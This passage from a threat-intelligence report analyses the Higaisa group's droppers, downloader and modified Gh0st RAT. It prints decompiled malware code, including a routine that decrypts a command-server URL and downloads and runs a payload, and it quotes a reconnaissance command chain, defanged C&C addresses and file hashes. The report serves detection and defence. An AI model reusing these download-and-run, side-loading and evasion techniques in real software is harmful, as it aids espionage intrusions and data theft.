72      break;
73    byte_45CDB0[k] ^= 0x1Au;
74  }
75  GetEnvironmentVariableW(L"ALLUSERSPROFILE", &Buffer, 0x104u);
76  GetEnvironmentVariableW(L"TEMP", &v15, 0x104u);
77  sub_401830(0x103u, &FileName, (const char *)L"%ls\\MicrosoftCertificate", &Buffer);
78  v4 = CreateFileW(&FileName, 0x80u, 1u, 0, 3u, 0x2000080u, 0);
```

Figure 25. The main function in 2020-New-Year-Wishes-For-You.scr dropper (fragment)

The payload consists of a legitimate executable file (*rekeywiz.exe* from Windows 7 is used) and the DLL downloader *Duser.dll*. The legitimate file is added to startup using a shortcut.

The downloader decrypts the URL using RC4 (the initial values are 8, 5 and 9, 5) and adds a random string and the CRC32 computer identifier into the GET parameter.

```
32  v11 = 0x36C7F3FB;
33  v12 = 0x620772D9;
34  v13 = 0xD08CFDBB;
35  v14 = 0xF29330D8;
36  v15 = 0x24BE5F59;
37  v16 = 0x9B74D531;
38  v17 = 0x29EF223A;
39  v18 = 0x9878288F;
40  v19 = 0x85F60BAD;
41  v20 = 0x978F9D57;
42  v21 = 0x31322F39;
43  v22 = 0xA3F5B080;
44  v23 = 0x8Bu;
45  memset(&base_url, 0, 0x64u);
46  decrypt_rc4((int)&v11, 49, (int)&base_url);
47  strcpy((char *)&v10, "0123456789");
48  for ( i = 0; i < 3; *(&v3 + i) = *((_BYTE *)&v10 + rand() % 10) )
49  {
50    v1 = _time64(0);
51    srand(i++ + v1);
52  }
53  if ( &computer_id[strlen(computer_id) + 1] == &computer_id[1] )
54    sprintf_s(
55      &full_url,
56      0x104u,
57      "%s?mode=view&p_No=6462e5e33&b_No=%s&d_No=4&soft=kjCADSetUp_1.5&ts=1_11193034324",
58      &base_url,
59      &random_str);
60  else
61    sprintf_s(
62      &full_url,
63      0x104u,
64      "%s?mode=view&p_No=%s&b_No=%s&d_No=4&soft=kjCADSetUp_1.5&ts=1_11193034324",
65      &base_url,
66      computer_id,
67      &random_str);
68  return download_decrypt_run((int)&full_url);
```

Figure 26. Construction of a URL to access the control server, from Duser.dll (2020-New-Year-Wishes-For-You.scr dropper)

The downloader instance unpacked from *2020-New-Year-Wishes-For-You.scr* to establish a connection with the C&C server uses a statically linked libcurl library. The other instance uses statically imported functions from the *winhttp.dll* library, just like *FileSmasher.exe*.

The server is accessed at the following addresses: *http://adobeinfo[.]shopbopstar[.]top/notice/index.php* and *http://petuity[.]shopbopstar[.]top/research/index.php*.

In both cases data is received from the server in the same format as in *FileSmasher.exe*.

Regardless of the fact that neither of the droppers that we have described actually create any windows, they do contain a standard set of window resources, including the "About" dialogue window. The strings "K_NIS" and "KISA" are used as application names.

C&C server responses

Two types of components were used as the payloads distributed by the C&C server:

- The system information collector (InfoStealer), which essentially provides the function of running the console command *systeminfo & ipconfig -all & tasklist & net view & dir c:\ & dir c:\users\ & dir d:\ & dir e:* and relays the response to the command server.
- Gh0st RAT in a variety of modified forms, particularly with all essential functionality implemented in DLL plug-ins loaded from the C&C server.

These instances of Gh0st RAT are interesting when compared with the publicly accessible source code, as they implement a non-standard encryption of incoming and outgoing data. In packets containing less than 10 payload bytes (not including the header), the first 10 bytes are processed with a 0x12 xor key. The bytes 0x0 and 0x12 are left unchanged. Data are compressed with LZO instead of zlib.

```
51    CBuffer::Read(v5, &bPacketFlag, 5u);
52    CBuffer::Read(v5, &dwIoSize, 4u);       // nSize
53    CBuffer::Read(v5, &lpBuffer, 4u);       // nUnCompressLength
54    v7 = dwIoSize - 13;
55    pData = heap_alloc(dwIoSize - 13);
56    pDeCompressionData = heap_alloc(lpBuffer);
57    CBuffer::Read(v5, pData, v7);
58    v18 = v7;
59    if ( v7 > 10 )
60    {
61      for ( i = 0; i < 10; ++i )
62      {
63        v10 = pData[i];
64        if ( v10 )
65        {
66          if ( v10 != 0x12 )
67            pData[i] = v10 ^ 0x12;
68        }
69      }
70    }
71    v18 = lpBuffer;
72    if ( !lzo_decompress(pData, v7, pDeCompressionData, &v18) )
73    {
74      v11 = &v19->m_DeCompressionBuffer;
75      CBuffer::ClearBuffer(&v19->m_DeCompressionBuffer);
76      CBuffer::Write(v11, pDeCompressionData, v18);
```

Figure 27. Decompiled code of the function CClientSocket::OnRead

In addition, the *m_bPacketFlag* field (the signature of packets sent to the command sever) is initialized with a pseudorandom value calculated using the value returned from calling *GetTickCount()*. In the original code, the field is equal to *Gh0st*.

```
25    v3 = GetTickCount();
26    v11[0] = v3 % 10 + 'd';
27    v11[2] = v3 / 100 % 10 + 'F';
28    v4 = (v3 >> 8) % 10 + 'a';
29    v11[1] = v11[0] ^ v11[2] ^ v4;
30    v11[3] = (v11[0] + v11[2] + v4) % 255;
31    *v2->m_bPacketFlag = *v11;
32    v2->m_bPacketFlag[4] = v4;
```

Figure 28. Initialization of the field CClientSocket::m_bPacketFlag

Conclusion

The results of our study demonstrate how the malicious objects used by the Higaisa group have evolved over time. Beginning with a simple distribution of executable files, they shifted towards utilizing exploits and complex multi-stage threats. However, the structure of their tools (such as droppers and downloaders) remained largely unchanged. To deter detection, the attackers modified details such as the control server URL, RC4 key parameters, the legitimate files used for DLL side-loading, and the libraries used for HTTP interaction.

Author: Alexey Zakharov, Positive Technologies

IOCs

Filename	MD5	SHA-1	SHA-256
20200308-sitrep-48-covid-19.pdf.lnk	21a51a834372ab11fba72fb865d6830e	9ceb6e0e4ad0a2c03751d0563a82a79ebb94ec95	95489af84596a21b6fcca07
oGhPGUDC03tURV.tmp	37f78b1ad43959a788162f560bdc9c79	992d530d4bb35fb8dbdfb690740ead6e0fa974ec	f74199f59533fbbe57f0b2a
OINFO12.OCX	83d04f21515c7e6316f9cd0bb393a118	e00b982a14835dae781bbbe06055d7d18acc6eb0	a49133ed68bebb66412d3e
9sOXN6Ltf0afe7.js	4f8ff5e70647dbc5d91326346c393729	2fd4eb78e53af6a5b210943ca8f0e521bb567afb	70b8397f87e4a0d235d41b
MSOSTYLE.EXE	371e896d818784934bd1456296b99cbe	88f23b0913ef5f94cd888605504e1e54c3a6e48f	604679789c46a01aa320eb
20200308-sitrep-48-covid-19.pdf	faf5ef01f4a9bf2aba7ede67dcc5a2d4	4e0c1a05360c6bebf903a708acf6792b13f43870	2dd886cc041ea6e5e80880
cSi1r0uywDNvDu.tmp	eefeb76d26338e09958aae5d81479178	c400e10a8f2b5b62f919033e2db0a1f99b1a3c38	9d52d8f10673518cb9f191
MiZl5xsDRylf0W.tmp	c1d8966fa1bd7aee41b2c4ad731407d3	6e7e3277801669f3053bf364ae6be89f00017c89	b578a237587054f351f71b
Wordcnvpxy.exe	fd648c3b7495abbe86b850587e2e5431	d0e0d641f3a063fb02c7f862ea8586312af5fa2e	002c9e0578a8b76f626e59

Filename	MD5	SHA-1	SHA-256
邀请函.doc	2123bf482c9c80cb1896ff9288ad7d60	ea02db9b92cbf1d243b502d130aa2dd6c98637d2	500b6037ddb5efff0dd91f75b22ccce

Filename	MD5	SHA-1	SHA-256
intel.wll	59a55c7bbc0ee488ec9e2cf50b792a56	a29ce0331015f2a3e87fd7fe1ce9dae228808b59	1b978324df504451c2a3430e32dc57
360ShellPro.exe	d5e42cc18906f09d5bab62df45b5fcf6	46833928f75db90220451e026997d039730906fa	1acd3cbc83dd4153f07b869b314259
FileSmasher.exe	ea628fef3b547a1476d915963415e64c	07dbfaa430a201ce81f5079dd1e48379fac27177	f2c60274e625bcb051909797b35095

motivation[.]neighboring[.]site

walker[.]shopbopstar[.]top

Source: https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/covid-19-and-new-year-greetings-the-higaisa-group/